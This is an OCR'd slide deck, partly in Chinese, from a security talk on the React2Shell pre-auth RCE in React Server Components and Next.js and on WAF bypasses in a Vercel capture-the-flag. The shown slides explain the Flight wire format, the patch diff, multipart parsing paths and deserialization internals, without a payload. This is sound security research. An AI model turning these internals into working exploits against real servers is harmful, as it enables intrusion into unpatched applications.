Playing Cat and Mouse with WAF

The React2Shell Vercel CTF

maple3142 & Ginoah

DEVCORE

ANATOMIST SECURITY

whoami

maple3142

- PT @DEVCORE
- CTF w/ ${cystick}

Ginoah

- Co-F @Anatomist
- CTF w/ Balsn

DEVCORE

ANATOMIST SECURITY

Agenda

- The Story
- Next.js Internal and The Initial PoC
- Exploiting HTTP Parsing Differentials (Bypass 1~5)
- Finding a New Gadget (Bypass 6~10)
- Takeaways

DEVCORE


ANATOMIST SECURITY

React2Shell

- React2Shell (CVE-2025-55182)、Next.js RSC RCE (CVE-2025-66478)
- React Server Components (RSC) 使用的 Flight Protocol，在反序列化處理存在漏洞，導致可以透過 Prototype-chain Traversal 達到 Pre-Auth RCE
- 漏洞影響 React 與 Next.js 等

DEVCORE

ANATOMIST SECURITY



DEVCORE

ANATOMIST SECURITY

```
commit c466af60be2be3d0c13ca6e6ca246115542d38cd
Author: maple <kirby741852963@gmail.com>
Date:   Fri Dec 5 05:02:48 2025 +0800
```


DEVCORE

ANATOMIST SECURITY

maple3142 @maple3142 · 2025年12月5日

A POC for CVE-2025-55182

gist.github.com/maple3142/48bc...



34 498 1,988 54萬

maple3142 @maple3142 · 2025年12月5日


It is like a fun node.js (or whatever server JS runtime) jail challenge that you would see in a CTF.

2 114 3.1萬

DEVCORE

ANATOMIST SECURITY

Timeline



DEVCORE

ANATOMIST SECURITY

Vercel Developers
@vercel_dev

A critical vulnerability in React Server Components (CVE-2025-55182) affects React 19 and frameworks, including Next.js (CVE-2025-66478).

Vercel has deployed protections working with our industry partners.
Please upgrade to patched versions immediately.

翻譯貼文

來自 vercel.com

上午12:03 · 2025年12月4日 · **5.9萬** 次查看

Guillermo Rauch
@rauchg

Today we partnered with Meta to disclose a critical vulnerability in React Server Components, impacting Next.js.

Huge credit to Lachlan Davidson for responsibly reporting this to Meta and to our industry partners for responding quickly to our call-to-action.

This is how open source security is supposed to be: responsible disclosure, fast mobilization, and close collaboration.

Within 72 hours, we patched React, shipped WAF mitigations for all Vercel customers, and coordinated major cloud and security providers to protect their customers in the same way.

The united response across the ecosystem has been incredible. AWS, Microsoft, Cloudflare, Fastly, Akamai, F5, Google, Deno, Netlify, Railway, Fly, and others moved quickly with platform protections and clear guidance to their customers.

As a reminder, if you're running Next.js 15 or 16, please upgrade immediately to 15.5.7 or 16.0.7. Vercel customers have platform-level protections, but upgrading is still a must.

DEVCORE

ANATOMIST SECURITY

DEVCORE


ANATOMIST SECURITY

React Server Component (RSC)

DEVCORE

ANATOMIST SECURITY

React Server Component (RSC)



DEVCORE

ANATOMIST SECURITY

React Server Component (RSC)


```
1:"$Sreact.fragment"
2:I[31644,["/_next/static/chunks/fb0ef99f558816f9.js","/_next/static/chunks/6b19c90c1c992b37.js"],"Tabs"]
3:I[64407,["/_next/static/chunks/8aedac5e78a56b92.js","/_next/static/chunks/e0307e240c8e012a.js"],"default"]
4:I[73339,["/_next/static/chunks/8aedac5e78a56b92.js","/_next/static/chunks/e0307e240c8e012a.js"],"default"]
0:{"buildId":"jMmfmfqNZnR-UbLld-z82","rsc":["$","$1","c",{"children":[null,["$","div",null,{"className":"relative border
border-dashed border-gray-800 animate-[rerender_1s_ease-in-out_1] text-blue-600","children":["$undefined",["$","div",null,
{"className":"absolute flex -translate-y-1/2 gap-x-1 text-[9px] left-4 lg:left-9","children":[["$","div","
[section]/layout.tsx",{"className":"px-1.5 font-mono leading-4 font-medium tracking-widest uppercase ring-6 ring-gray-950
bg-gray-800 text-gray-500 animate-[highlight_1s_ease-in-out_1]","children":"[section]/layout.tsx"}]]}],["$","div",null,
{"className":"flex flex-col gap-9 p-4 lg:p-9","children":[["$","$L2",null,{"basePath":"/layouts/sports","items":
[{"text":"All"},{"text":"Balls","slug":"balls"},{"text":"Equipment","slug":"equipment"},
{"text":"Accessories","slug":"accessories"}]}],["$","div",null,{"children":["$","$L3",null,
{"parallelRouterKey":"children","template":["$","$L4",null,{}]}]}]]}]]}]]}],"loading":null,"isPartial":false}
```


DEVCORE

ANATOMIST SECURITY

React Flight wire-format tags

Prefix	Type	Example	Description
$<id>:<path>	Outlined Model Ref	"$1:foo:bar"	Resolve the Chunk <id> then follow property path
$@<id>	Chunk / Thenable Ref	"$@0"	Returns the Chunk object itself
$F<id>	Server Reference	"$F1"	Resolve Server Reference
$B<id>	Blob Ref	"$B1337"	Read a Blob from form data
$K<id>	FormData Ref	"$K1"	Return a FormData object
…	Other tags	"$Q1", "$R1"	Map, Stream, etc.

DEVCORE

ANATOMIST SECURITY

The BUG

```
function getOutlinedModel(...) {
  ...
  for (let i = 1; i < path.length; i++) {
-   value = value[path[i]];
+   const name = path[i];
+   if (typeof value === 'object' && hasOwnProperty.call(value, name)) {
+       value = value[name];
    }
  }
  return value;
}
```

DEVCORE

ANATOMIST SECURITY

How?

HTTP multipart 101

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]

--y
Content-Disposition: form-data; name="0"

Foo
--y
Content-Disposition: form-data; name="1"

Bar
--y--
```

DEVCORE

ANATOMIST SECURITY

Next.js HTTP Parser

- Busboy - Next.js multipart parser
- Undici - Node.js built-in Fetch/FormData parser

DEVCORE

ANATOMIST SECURITY

Next.js HTTP Parser

- Busboy

```
const isMultipartAction = ...   // Content-Type: multipart/form-data
const isFetchAction = ...       // has Next-Action header
if (isMultipartAction && isFetchAction) {
    boundActionArguments = await decodeReplyFromBusboy(
        busboy,
        serverModuleMap,
        { temporaryReferences }
    )
}
```

https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L888-L892

- Undici

DEVCORE

ANATOMIST SECURITY

Next.js HTTP Parser

- Busboy

```
const isMultipartAction = ...   // Content-Type: multipart/form-data
const isFetchAction = ...       // has Next-Action header
if (isMultipartAction && isFetchAction) {
    boundActionArguments = await decodeReplyFromBusboy(
        busboy,
        serverModuleMap,
        { temporaryReferences }
    )
}
```

https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L888-L892

- Undici

DEVCORE

ANATOMIST SECURITY

Next.js HTTP Parser

- Busboy
- Undici

```
const isMultipartAction = ...   // Content-Type: multipart/form-data
const isFetchAction = ...       // has Next-Action header
if (isMultipartAction && !isFetchAction) {
    const formData = await fakeRequest.formData()
    const action = await decodeAction(formData, serverModuleMap)
}
```

https://github.com/vercel/next.js/blob/v16.0.6/packages/next/src/server/app-render/action-handler.ts#L918-L919

DEVCORE

ANATOMIST SECURITY

Deserialization - Chunk

```
type Chunk = {
    status: 'pending' | 'blocked' | 'cyclic' | 'resolved_model' |
            'fulfilled' | 'rejected',
    value,   // the semantic of this depends on "status"
    reason,  // the semantic of this depends on "status"
    _response,
    then(resolve, reject?),
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

Deserialization - Chunk

- pending: 還沒有 json 資料的 chunk
- resolved_model: 有 json 資料但還沒開始 parse 的 chunk
- fulfilled: parse 成功的 chunk
- rejected: parse 過程中有 error 的 chunk

Deserialization - Chunk

```
type Response = {
    _bundlerConfig,
    _prefix,
    _formData,
    _chunks,           // id -> chunk mapping
    _temporaryReferences,
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server/src/ReactFlightReplyServer.js

DEVCORE

ANATOMIST SECURITY

decodeReplyFromBusboy

```
function decodeReplyFromBusboy(
    busboyStream,
    options?,
){
    const response = createResponse()
    busboyStream.on('field', (name, value) => {
        resolveField(response, name, value)
    })
    busboyStream.on('finish', () => close(response))
    return getRoot(response)
}
```

https://github.com/facebook/react/blob/v19.0.0/packages/react-server-dom-turbopack/src/server/ReactFlightDOMServerNode.js

DEVCORE

ANATOMIST SECURITY


decodeReplyFromBusboy

```
boundActionArguments = await decodeReplyFromBusboy(
    busboy,
    serverModuleMap,
    { temporaryReferences }
)
```

https://github.com/vercel/next.js/blob/v16.0.6//packages/next/src/server/app-render/action-handler.ts#L888

DEVCORE

ANATOMIST SECURITY



DEVCORE

ANATOMIST SECURITY

Chunk.prototype.then

